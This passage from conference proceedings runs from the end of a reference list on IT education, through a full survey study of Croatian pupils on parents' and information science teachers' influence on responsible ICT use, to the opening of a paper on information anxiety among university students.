[10] N. Carr. Is Google Making Us Stupid? The Atlantic 2008:7, http://www.theatlantic.com/magazine/archive/2008/07/is-google-making-us-stupid/6868/

[11] L. Fowler, M. Allen, J. Armarego, J. Mackenzie. Learning styles and CASE tools in Software Engineering. In: A. Herrmann and M.M. Kulski (eds), Flexible Futures in Tertiary Teaching. Proceedings of the 9th Annual Teaching Learning Forum, February 2000.

[12] L. Thomas, M. Ratcliffe, J. Woodbury, E. Jarman. Learning Styles and Performance in the Introductory Programming Sequence. Proceedings of the 33rd SIGCSE Symposium (March 2002), pp. 33-42.

[13] IT Salaries Rising for Experienced Employees: Dice Report. http://www.eweek.com/c/a/Enterprise-Networking/IT-Salaries-Rising-For-Experienced-Employees-Dice-Report-158390/

[14] http://www.telegraph.co.uk/technology/news/9066721/3D-printer-builds-new-jaw-bone-for-transplant.html

[15] http://www.technologyreview.com/biomedicine/39687/

[16] W. B. Arthur. Is the Information Revolution Dead? If history is a guide, it is not. Business 2.0, 3(3), March 2002, pp 65–72

[17] Kevin Ashton: That 'Internet of Things' Thing. In: *RFID Journal*, 22 July 2009.

[18] http://www.theinternetofthings.eu/

[19] R. W. Samson. Mind Over Technology: Coming Out on Top as a Wired World Starts to Run on Automatic. Global Book Publisher, 2004

[20] The Age Of The Informavore. http://www.edge.org/3rd_culture/schirrmacher09/schirrmacher09_index.html

[21] Amazon: Kindle books outselling paperbacks. http://news.cnet.com/8301-17938_105-20029839-1.html

[22] http://www.idgconnect.com/blog-abstract/459/tanya-kalyan-global-the-rise-app-internet

[23] Samson, R.W. How to succeed in the hyper-human economy. IEEE Engineering Management Review 32:4, 2004, pp. 91-96

[24] Richard W. Samson. Hyperjobs: The New Higher-Level Work and How to Grow Into It. Futurist, November-December 2005 Vol. 39, No. 6, on-line: http://rogeliodavila.com/Creatividad/Actividades/Future_Careers_%282%29.pdf

[25] European Commission Eurostat. Patent Statistics. . http://epp.eurostat.ec.europa.eu/statistics_explained/index.php/Patent_statistics#Main_statistical_findings

[26] The United States Patent and Trademark Office. http://www.uspto.gov/patents/process/search/issuyear.jsp

[27] The European Innovation Academy 2012 in Tallinn. http://www.ttu.ee/innovationacademy/home/

[28] Forecast #6: Professional Knowledge Increasingly Obsolete. . http://www.britannica.com/blogs/2008/12/forecast-6-professional-knowledge-increasingly-obsolete/

[29] M. Sahami, A. Aiken, J. Zelenski. Expanding the frontiers of computer science: designing a curriculum to reflect a diverse field. Proceedings of the 41st ACM technical symposium on Computer science education, ACM 2010, pp 47-51

[30] Jaakkola, H.; Henno, J.; Rudas, I.J. IT Curriculum as a Complex Emerging Process. IEEE International Conference on Computational Cybernetics, 2006. ICCC 2006, pp. 1-5.

[31] E. A. Freudenthal, M. K. Roy, A. N. Ogrey, T. Magoc, A. Siegel. MPCT: media propelled computational thinking. Proceedings of the 41st ACM technical symposium on Computer science education, ACM 2010, pp 37-41

[32] M. Guzdial, D. Ranum, B. Miller, B. Simon, B. Ericson, S. A. Rebelsky, J. Davis, K. Deepak, D. Blank. Variations on a theme: role of media in motivating computing education. Proceedings of the 41st ACM technical symposium on Computer science education, ACM 2010, pp 66-67

[33] M. Baranger — Chaos, Complexity, and Entropy. http://necsi.edu/projects/baranger/cce.pdf

[34] http://www.leidenranking.com/ranking.aspx

[35] http://ocw.mit.edu/index.htm

[36] http://www.youtube.com/watch?v=k6U-i4gXkLM

[37] http://www.mitx.org/

[38] http://news.stanford.edu/news/2011/august/online-computer-science-081611.html

[39] Daphne Koller. Death Knell for the Lecture: Technology as a Passport to Personalized Education. http://www.nytimes.com/2011/12/06/science/daphne-koller-technology-as-a-passport-to-personalized-education.html

[40] http://www.openculture.com

[41] Roger C. Schank, Chip Cleary. Engines for Education. Routledge 1995, pp 248, http://www.routledge.com/books/details/9780805819458/

[42] http://www.khanacademy.org/

[43] Martin C. Carlisle. Using You Tube to enhance student class preparation in an introductory Java course. SIGCSE '10 Proceedings of the 41st ACM technical symposium on Computer science education , ACM 2010, pp 470-474

[44] http://scratch.mit.edu/

[45] http://www.alice.org/

[46] http://www.yenka.com/

[47] http://www.codecademy.com

[48] D. Kuropatwa. The Difference Between Curriculum and Pedagogy. http://adifference.blogspot.com/2012/01/difference-between-curriculum-and.html

[49] Does a computer science degree matter anymore? http://www.networkworld.com/news/2009/040609-hot-tech-skills.html

[50] Laurillard, D. Rethinking university teaching: A framework for the effective use of educational technology. New York: Routledge 1993.

[51] 50 Surprising Facts About Technology Usage In College. http://edudemic.com/2011/12/tech-in-college/

[52] J. Henno. User-friendly syntax: design and presentation**.** International Journal of Man-Machine Studies, v.28 n.5, p.551-572, May 1988

[53] http://www.flashdevelop.org/

[54] http://prezi.com/

[55] Video Game and PC Game Market Package. http://dfcint.com

[56] Market Trends: Gaming Ecosystem, 2011. http://www.gartner.com/DisplayDocument?ref=clientFriendlyUrl&id=1724014

[57] The Future Of Gaming. A Portrait of the New Gamers. Latitude report, http://latd.com/wp-content/uploads/2011/08/Latitude-FutureofGaming.pdf

[58] Rudy Rucker. Software Engineering and Computer Games. Addison-Wesley 2002
[59] Role-Playing Game for Software Engineers. http://vital.cs.ohiou.edu/vitalwiki/index.php/Software_Engineering_Process_Game
[60] http://indiegames.com/index.html
[61] http://www.businessinsider.com/the-academy-for-software-engineering-2012-1
[62] Information and communication technologies; e-Skills for the 21st Century. http://ec.europa.eu/enterprise/sectors/ict/e-skills/
[63] http://www.ttu.ee/china

Upbringing children for responsible utilization of information and communication technologies

E. Krelja Kurelović*, D. Kukuljan**, M. Turk***

* Polytehnic of Rijeka, Rijeka, Croatia,
elena@veleri.hr

** „Vazmoslav Gržalja“ Elementary school, Buzet, Croatia,
dario.kukuljan@gmail.com

*** Department of Economics and Tourism, Juraj Dobrila University of Pula, Pula, Croatia,
marko.turk@unipu.hr

Abstract - In the past, the upbringing was primarily function of parents and family. School, with its primary educational function, also has an important role in upbringing of children. However, from those aspects, 21st century brings new challenges and demands. The all-presence of ICT considerably affects social contacts and ways of communication, it changes how certain activities are done, how we inform, learn and entertain ourselves. Children grow up surrounded by ICTs and often they quickly and uncritically accept them. For that reason, parents and information science teachers have the obligation to develop forms of conducts, attitudes and system of values for children's (co)existence in digital world, so the ICT can be used for personal development without violation of established and newly-developed codes of conducts, without vitiation to others or themselves. This paper researches exactly those parents' and information science teachers' upbringing impacts from the aspects of ICT. Our research confirmed that there is a significant difference between parents' and information science teachers' upbringing impacts on children, from the ICT point of view.

I. INTRODUCTION

Upbringing is a complex phenomenon. It can be observed from multiple aspects such as individual, social, familiar or scholastic influences. Even though, family, particularly parents, make the foundation of influences on upbringing of children, school also plays a very important part in it. 21st century leads to new challenges and demands from such perspective.

Social changes, ever growing impacts of electronic media, information and communication technologies, data transfer and communication without time and space boundaries, change the customs and traditions, culture, education, upbringing and families itself [7].

Upbringing problems of children in information age become more intensified because of the fact that since the children are born, they live with digital technologies which they very quickly and uncritically accept, while the adults, who are supposed to lead, guide and tutor them, are considered "digital immigrants"[6].

Utilization of information and communication technologies (ICT) raises questions from the aspect of socialization and its impact on children development which is still not explored enough [13]. Parents are often wondering how to pose themselves towards the children's utilization of computer and Internet, since they consider themselves as not competent enough. However, the educative role of parents can't stop just because children are better at utilization of computers. Parents are obliged to set the rules for the usage of computers, Internet and game consoles of their children, with a demand to obey that rules, because the judgment capabilities and maturity of children are well below the children's competences of ICT utilization [1]. Parents are responsible for the behaviour of children while using the computer or the Internet, just as they are responsible for their behaviour at school, on the street or somewhere else [14].

The upbringing of children in 21st century conveys some new values, attitudes and behaviour patterns. Children need someone who can and know how to direct them towards effective, critical and responsible utilization of ICT. The information science teachers have a vital role and obligation to educate pupils about ICT, but also achieve the upbringing impacts on their pupils so they can be able to identify good and bad sides of ICT, that can use ICT in a constructive and socially acceptable way, for their personal development and in accordance with their interests and needs.

Many researches are conducted about ICT infrastructures in households and educational institutions, the usage frequency of ICT, level of computer literacy of children and parents, their activities on the computer and the Internet, impacts of computer gaming, security, exposure to various dangers on the Internet and undertaken safety precautions. Still, none of these researches have the objective to study the adult's upbringing influences on child's life with all-present ICT.

While the education is of the utmost importance, upbringing impacts that shape the attitudes, value systems, socialization processes and behaviours patterns are very important for responsible, thoughtful, safer, tolerant and more creative utilization of ICT in children. In this regard, this paper represents a small contribution to the field.

II. PROBLEM AND HYPOTHESES

Even though, upbringing and education are largely intertwined and greatly supplement each other, this paper tries to research the upbringing impacts of parents and information science teachers on children as to utilization of ICT, digital content and Internet as the most popular medium of today. Our focus is on the impacts of parents and information science teachers on positive behaviour formation, values and attitudes of children towards ICT, social contacts through ICT and awareness of unacceptable forms of behaviours such as plagiarism, piracy, dissemination of hate and other potential risks such privacy control and malwares are researched at the same time while using the ICT.

Main goal of this paper is to investigate differences between upbringing impacts of parents and information science teachers on children, from the various aspects of ICT. For that reason we propose our main hypothesis.

H1: There is no statistically significant difference between the impacts of parents and information science teachers in upbringing children as to ICT.

Some authors [10; 11; 8; 5] argue that there are differences as to ICT (like attitudes, perception, motivation, expectations, competencies, behaviour) concerning the gender, so some of them mention a "gender gap". According to [10; 11] parents transfer stereotypes concerning gender and ICT utilization, and also, the behaviour of the teacher in class often reflects those stereotypes. Because of that, this research also tries to identify parents' and information science teachers' impacts on children gender based on ICT usage. For that reason we propose the following two hypotheses.

H2a: There is no statistically significant difference in information science teachers' upbringing of children as to ICT, with regard to children's gender.

H2b: There is no statistically significant difference in parents' upbringing of children as to ICT, with regard to children's gender.

III. METHODS

Research was conducted on a pupils sample attending non-obligatory information science classes in elementary schools in Istria region, Croatia. For that purpose, online survey was conducted. Survey consisted of three parts. First part consisted of questions that determined demographic data about questioned pupils (gender, age, years attending class). Second part, consisted of 21 statements from which pupils evaluated upbringing impacts of their parents concerning the ICT utilization. Third part, was substantially the same but instead of parents, information science teachers were evaluated. For every statement, evaluation was done on "3-point" scale (1 - never, 2 - rare or sometimes, 3 - often or very often). Such scale was chosen because it was more adequate to pupil's age and their capabilities to keep the concentration. The following constructs were used to analyse parents' and information science teachers' upbringing influences on children:

- Impacts on construction of positive forms of behaviour while using ICT.
- Impacts on values and attitudes towards ICT and living with ICT (with the emphasis on the Internet)
- Impacts concerning safety and security of children while using ICT.

Information science teachers of six elementary schools were asked to provide the link of online questionnaire to their pupils, and allow them to complete it. On that way, 75 valid and completely filled questionnaires were collected. Descriptive statistics was used for data analysis and Chi-square test to confirm the hypotheses.

IV. RESULTS AND ANALYSIS

Pupils completed 75 questionnaires from which 52% were of male gender and 48% represented female gender. The sample consisted of pupils that attended non-obligatory information science classes, 25% of students attended classes for 2 consecutive years, 44% of them three years and 31% of pupils attended the classes for 4 or more years (Figure 1).

Looking at the arithmetic means over particular statements, information science teachers shows the most frequently impact on the upbringing of children for:

- Information science teacher prohibits violent computer gaming and surfing through the web pages with offending content. (2,9).
- Information science teacher guides us on online privacy issues. (2,8).
- Information science teacher gives us positive examples how to behave while on the computer, and the Internet. (2,7)
- Information science teacher monitors our work on the computer (applications, webpages, games). (2,7)
- Information science teacher warns us that we should not believe or trust all the information that stumble upon. (2,7).

Answers to these questions have a very small standard deviation, which implies uniformity of answers and suggests that often or very often teachers' upbringing impacts are about shape positive behaviour with ICT and precautions over security and privacy of the pupils.




Figure 1. Distribution of surveyed pupils by the number of years attending the information science classes

Least upbringing impacts, by the surveyed pupils, information science teachers achieved at:

- Information science teacher guides us to use open-source, freeware or shareware applications and games instead of pirated ones. (1,9)
- Information science teacher warns us that anonimity on the Internet (like using nickname) doesn't mean we can do whatever comes on mind, without consequences. (2,1)
- Information science teacher points out that it is not acceptable to photograph or record someone without permission and later upload the media on the Internet. (2,2)

Above answers have somewhat bigger deviation from arithmetic mean. These results indicate that there is a need to intensify the dialogue with pupils about taking responsibility for their behaviour online, and to guide them to use alternative applications over pirated ones.

Highest value of arithmetic means at evaluation of parental upbringing of children, on the scale of 1 to 3, comes from the answers of the following statements:

- Parents warn me about the dangers of meeting a stranger who I met on the Internet. (2,7)
- Parents warn me not to trust new friends that I met on the Internet because of the false representation risk. (2,7).

Answers to the previous questions suggest that parents are most active in upbringing when it's about the safety of their children while online, especially at internet communication with unknown persons. There is research indicating that parents' and teachers' perception that Internet can be dangerous is higher than the perception of beneficial aspects of the Internet on children's upbringing" [5].

Least upbringing impact, by the answers of surveyed pupils, parents achieved at:

- Parents warn me that it is not fair to copy-and-paste content and say that I wrote it myself. (1,8)
- Parents warn me not to open e-mail attachments I receive from an unknown person. (1,9)
- Parents define the rules of computer and Internet usage at home. (1,9)
- Parents guide me that it is not acceptable to use pirated applications, games, music or videos. (1,9)

The above results show that the parental upbringing concerning the ICT is not sufficient, when it comes to the talking about plagiarism and piracy. To raise such consciousness about the problem, it takes a wider social/community action. Such problem is of global concern. In 2008, 55% of teenagers considered it is acceptable to cut and paste information from the Internet, for example for the school essay use and most teenagers indeed, see no problem in handling information in that way [2]. Furthermore, children estimated that parents "rarely or sometimes" set the rules for computer and Internet usage, which implicates that they can use the computer and the Internet without supervision, time or content limitations. This raises concerns because some statistics shows that use of the Internet is higher at home than it is in school [15; 2].

V. TESTING THE HYPOTHESES

Main hypothesis (H1) tries to identify if there is statistically significant difference between parents' and teachers' upbringing impacts on children from the aspects of forming the values, attitudes, behaviour, responsible and critical relation towards ICT and its utilisation.

To test the hypothesis, we used Chi-square test that is based on deviation determination of observed frequencies of some events (variables) from the theoretical ones. Observed frequencies of parents' and teachers' upbringing impacts on children as to ICT are shown in the Figure 2.

The value of Chi-square test is 8,12 (χ^2=8,12), so with 4 degrees of freedom (*df=4*) and significance value of 5% (*α=0,05*), we reject the null hypothesis (8,12 > 5,99) and accept the alternative hypothesis which states that there is a statistically significant difference in upbringing children between parents and information science teachers as to ICT. Even though, parents are the cornerstones in children upbringing process since the child is born, the results of this research show that the parental impacts on upbringing children from the ICT aspect are not expressed enough. Often, it is considered that there exists a "digital divide" between children and parents [6], so parents don't know how to rightfully position themselves towards the children's ICT usage and act accordingly in that segment [1]. Otherwise, Information science teachers are qualified and competent persons from the aspect of ICT, who, as we can see from the results, do not disregard the upbringing dimension of their work.




Figure 2. Empirical frequencies of parents' and information science (IS) teachers' upbringing impacts as to ICT

Second hypothesis relates to the gender of the child, as a factor that can impact the parents and teachers upbringing.

Measured upbringing effects of parents as to ICT, with regard to children's gender (H2a), are presented by Figure 3. With the Chi-square test result of 3,54 where df=2 and α =0,05, we accept the null-hypothesis that there is no statistically significant difference (3,54<5,99) in

upbringing impacts of parents as to ICT, with regards to children's gender.




Figure 3. Empirical frequencies of upbringing impacts of parents as to ICT, with regards to children's gender




Figure 4. Empirical frequencies of upbringing impacts of information science teachers as to ICT, with regards to children's gender

For information science teachers, measured frequencies of upbringing impacts as to ICT, with regards to gender (H2b), are shown in Figure 4. The result of Chi-square test is 2,26, which is smaller than the parental impacts. So, we also accept the null-hypothesis (2,26 < 5,99) that there is no statistically significant difference in upbringing impacts of information science teachers as to ICT, with regards to children's gender.

VI. CONCLUSION

From their birth, children are affected by the impacts of modern technology and most of the time they unreservedly accept it. They cannot take into consideration all the consequences of their actions in front of the computer and on the Internet. For that purpose, it is extremely important to commit to upbringing and education of children, so that they can embrace the modern technology, ICT to be exact, in a way that they act thoughtful, critical, responsible and socially acceptable, in regards to their interests and needs, with the respect to others. In that case, this will result in prosperous and responsible behaviour as adults in later times. Information science teachers have the advantage because they understand the ICT's interaction with the person, while, most of parents whom ICT is not a primer field of interest and also, some of the parents aren't even computer literate. That can be one of the reasons that this research confirmed that there is a significant difference between parents and teachers upbringing impacts on children, from ICT point of view. For that reason, it would be very important to include all the children in information science classes as early as possible because it isn't just about education but also for the skills and healthy relationship towards ICT and its applications.

It was also shown that the gender of the child did not matter as a statistically important factor that affects the upbringing from teachers nor parents, even though many studies show that this difference exists between boys and girls.

REFERENCES

[1] Aftab, P., Opasnosti Interneta – vodič za škole i roditelje, Neretva, Zagreb, 2003.

[2] Duimel, M., Haan, J., Instrumental, information and strategic ICT skills of teenagers and their parents, EU Kids Online conference, London, 2009., http://www2.lse.ac.uk/media@lse/research/EUKidsOnline/EU%20Kids%20I/Conference%20Papers%20and%20abstracts/Online%20Opportunities%20and%20New%20Literacies/duimel.pdf (05. 01. 2012)

[3] Erjavec, K., Odgoj za medije: od koncepta do školske prakse, http://www.media.ba/mcsonline/files/shared/Media_Literacy-dio_3_Karmen_Erjavec.pdf (16. 12. 2011)

[4] Ilišin, V., Roditelji kao medijski odgajatelji: komunikacija djece i roditelja o medijskim sadržajima, http://www.media.ba/mcsonline/files/shared/Media_Literacy-dio_5_Vlasta_Ilisin.pdf (20. 12. 2011)

[5] Pregrad, J. i sur., Iskustva i stavovi djece, roditelja i učitelja prema elektroničkim medijima (Izvještaj o rezultatima istraživanja), UNICEF za Hrvatsku, 2010., http://www.unicef.hr/upload/file/353/176706/FILENAME/Izvjestaj_-_Iskustva_i_stavovi_djece_roditelja_i_ucitelja_prema_elektronickim_medijima.pdf (03. 12. 2011)

[6] Prensky, M., Digitalni urođenici, digitalni pridošlice, Edupoint, CARNet, 2005., http://edupoint.carnet.hr/casopis/40/clanci/3.html (10.11.2011)

[7] Stevanović, M., Obiteljska pedagogija, Tonimir, Varaždinske Toplice, 2000.

[8] Tømte, C., „Return to gender": Gender, ICT and Education, OECD Expert meeting, Oslo, Norway, 2008., http://www.oecd.org/dataoecd/41/42/40834253.pdf (10. 12. 2011)

[9] Valcke, M., Bonte, S., Wever, B., Rots, I., Internet parenting styles and the impact on internet use of primary school children, Computers & Education, No. 55, 2010., p. 454-464.

[10] Vekiri, I., Boys' and girls' ICT beliefs: Do teachers matter?, Computers & Education, No. 55, 2010., p. 16-23.

[11] Vikiri, I., Gender issue in technology use: Percieved social support, computer self-efficacy and value beliefs, and computer use beyond school, Computer & Education, No. 51, 2008., p. 1392-1404.

[12] Yu, M., Yuen, A., Park, J., Parental Influence on Children's Home Computer Use and Digital Divide in Education, Proceedings of the 19th International Conference on Computers in Education, Thailand, 2011., http://122.155.1.128/icce2011/program/proceedings/pdf/C6_F9_284F.pdf (15. 12. 2011)

[13] Žderić, J., Medijska kultura djece i mladih, Medioteka, Zagreb, 2009.

[14] *** Sigurno korištenje interneta, Eduvizija, 2010., http://www.eduvizija.hr/portal/sadrzaj/sigurno-kori-tenje-interneta (29. 11. 2011)

[15] *** Towards a safer use of the internet for children in the EU – a parents' perspective, The Gallup Organization, Hungary, 2008., http://uploadi.www.ris.org/editor/1234951358za%20222.pdf (07. 01. 2012)

Information anxiety: research among students about impact of different media on them

Anita Papić*, Ana Hefer** and Tanja Krstanović***
* Faculty of Philosophy/Department of information sciences, Osijek, Croatia
** Faculty of Philosophy/Department of information sciences, Osijek, Croatia
*** Faculty of Philosophy/Department of information sciences, Osijek, Croatia
apapic@ffos.hr, ahefer@ffos.hr, tkrstanovic@ffos.hr

Abstract - Students are confronted with a great amount of information to handle and filter and that's why they must be information literate to cope with the problem of information overload. Information overload could cause stress and confusion and even anxiety in human behavior. Anxiety is known from psychological literature as disorder in human's behavior that manifests through phobia. In relation with that people with information anxiety often feel that they could not filter all relevant information and that during information retrieval they would not be able to evaluate information which creates anxiety. People with information anxiety live in constant fear that information that come to them could be dangerous and that they must protect themselves. Besides information anxiety there are different kinds of anxiety that are in connection with that for example computer anxiety, Internet anxiety, social anxiety, technological anxiety etc. For the purpose of exploring information anxiety among students of Faculty of philosophy in Osijek the survey was conducted. Although students are exposed to different media and they feel information overload as a problem, students still cope well with it and according to research results information overload does not cause information anxiety among students' population.

I. INTRODUCTION

Information overload is not new namely it dates for long time ago since invention of Guthenberg's printing machine and its' great implementation and spreading. Today, of course, information overload is much bigger problem than before but information explosion lasts during 300 years. Information overload became serious problem since rapid development of Internet. According to review of literature from organization science, accounting, marketing and related disciplines the concept of information overload can be defined in a way that information overload happens when amount of information pass limited humans' capacities of processing information [4]. Then information overload causes tension, stress and confusion for human and too much information human cannot use properly [2].

Anxiety is known from psychological literature as psychological state which main characteristics are tension, phobia, bad thoughts and fear [6]. In relation with that information anxiety can be seen when humans become restless and anxious when information which they did not seek come to them and which they cannot completely filter. Information anxious persons live in constant fear that information can be dangerous and because of that they try to protect themselves from this danger. Mostly information anxious persons are older people who learn slower and harder follow rapid technology developments. Namely, older people do not understand how new technologies work and that's why their motivation and desire for learning are even lower. Also, from same reason they avoid using computer as much as it is possible. Although today's generations grow up in information society for majority of them information flood creates problem. Information anxious persons fear that they would not be able to filter all relevant information and that during information searching they would not be able to evaluate information and that's why anxiety happens [8]. People with this kind of disorder usually press these feelings but very little number of them seek for help of specialist or doctor. Besides information anxiety there are different kinds of anxiety that are in connection with that for example computer anxiety, Internet anxiety, social anxiety, technological anxiety known also as technophobia or technophilia.

Social anxiety is anxiety which refers on every anxious disorder dealing with different social situations [9]. In relation with that social phobia does not refer on fear from people but on fear that different people could negatively judge us, criticize us, disgrace us or that we can be refused [5]. Social phobia can be divided into two types. First type is simple social phobia and people with that type fear from just one specific situation (for example public speech). Second type of social phobia called general social phobia or complex phobia and people with this kind of phobia mostly fear of almost all social situations. People with this kind of phobia fear to do many things together in front of other people for example they fear to eat or drink in front of other people. Some of us were also confronted with these problems but persons with this disorder are worried about these things weeks before they happen. This fear is impossible to control namely it could be controlled for some time but sooner or later it preoccupies person and after that this person cannot act normal in society. Social phobia mostly manifests in early ages and help for it exists if it reveals

on time and begin with adequate treatment. Social anxious children are shy in society and avoid contacts with their peers. During recent years Internet became part of our today's life and majority of people cannot imagine life without it. However, there are groups of people who are not so present on Internet not only because of lack of access to Internet but also because of different cognitive factors [8]. Majority of those people are older people who do not have enough developed cognitive capabilities to follow new technologies. That's why their motivation decreases because they must repeat something for few times or try to figure out the way something works. In relation with that there are people who fear of failure, use of computer and interaction with information. This fear creates anxiety and those persons mostly do not want to show their feelings and hide their fear which leads to serious disorders. Namely, increasing anxiety leads to developing negative attitudes toward computers and technology in general and for example those people would avoid carrier which includes computers.

Technological anxiety appeared recently as consequence of rapid technology development and humans' inability to follow these changes [11]. Technological anxious people are mostly older population who must learn to use technology in order to keep their job. Namely, technological anxious people have fears that robots would take their job. In strong relation with technological anxiety are technophilia and technophobia. Technophilia refers generally to a strong enthusiasm for technology, especially new technologies such as computers, the Internet, mobile phones etc. Technophilia and technophobia are the two extremes. The technophobe fears or dislikes technology [3]. Also, in relation with information anxiety is computer anxiety known as fear from computers.

Computer anxiety includes fear from disgrace, fear from damaging hardware etc. Computer anxious persons become restless and frightened when they must use computer. High level of computer anxiety negatively impacts to ICT skills development and leads to resistance from computer [10].

Internet anxiety appeared several years ago since Internet became part of our life. Internet anxiety is in relation with Internet identification. Namely, identity is important during use computer especially here is focus on domain Internet identification which means to have self respect for working in specific domain [8]. Internet identification offers different functionalities, raises self-esteem, connects person with other persons who share same goals etc.

Sociologist Jean Baudrillard as one of important media theoreticians states that in media age picture which is determined by media constructs new reality , realer than real reality, because it lies on logic of simulation and simulacrum. Namely, simulation means that media do not represent our reality but that media create realer world than real and that media are de facto our social life.

All these facts led to research question in this paper namely to find out does the impact of different media on students cause information anxiety?

II. METHOD AND RESPONDENTS

Sample for this research was consisted from 102 students of Faculty of Philosophy in Osijek. Students in sample were between 18 and 23 years old namely from first year of undergraduate study till second (last) year of graduate study. Sample encompassed students from different departments of Faculty of Philosophy in Osijek. The survey about information overload was conducted during April 2011. Online survey was created in program Limesurvey and consisted of 18 questions.

III. INTERPRETATION OF RESULTS

Majority of respondents even 77% replied positively that they heard for phrase information overload before this survey, only 9% of students never heard for this term and 14% of them heard for this term but know a little bit about it. Even 36% of respondents replied that they often feel that there is much more available relevant information at some specific theme than they can normally absorb. 30% of students replied that sometimes feel the same problem while 18% of students answered that almost always have this problem. Interestingly, 16% of students feel rare this kind of problem but none of respondents have answered that they never had this problem. Almost half of respondents 45% of them think that information overload is a problem. While 43% of respondents determined information overload as a minor problem just 12% think that information overload is not a problem.

Modern society and Internet development brought a lot of available information for individual. Even 91% of respondents feel that information flow in their life became bigger since Internet arrival and just 9% of students do not think so. One of questions in survey was „How do you cope with information flow in modern society?". Almost half of respondents (45%) answered that they filter all not useful information and in spite of that they still feel that a lot information come to them. That they filter all not useful information and do not feel that the rest of information is a problem answered 35% of students. Furthermore, 67% of students feel that they have control over information flow in their life.

Fig. 1 shows how information overload manifests in students' life. Namely, about half of students (48%) feel that during their search for information, there is much more relevant information for which they don't have time and are not able to process them. 35% of students have difficulties with decision making because of too much contradictory sources of information. That amount of information that students must process, confuse them a lot answered 8% of students. Also that amount of information that students receive, confuse them a lot answered 5% of students. That constructing knowledge from information lasts so long for example because of huge amount of sources of information answered 4% of students.

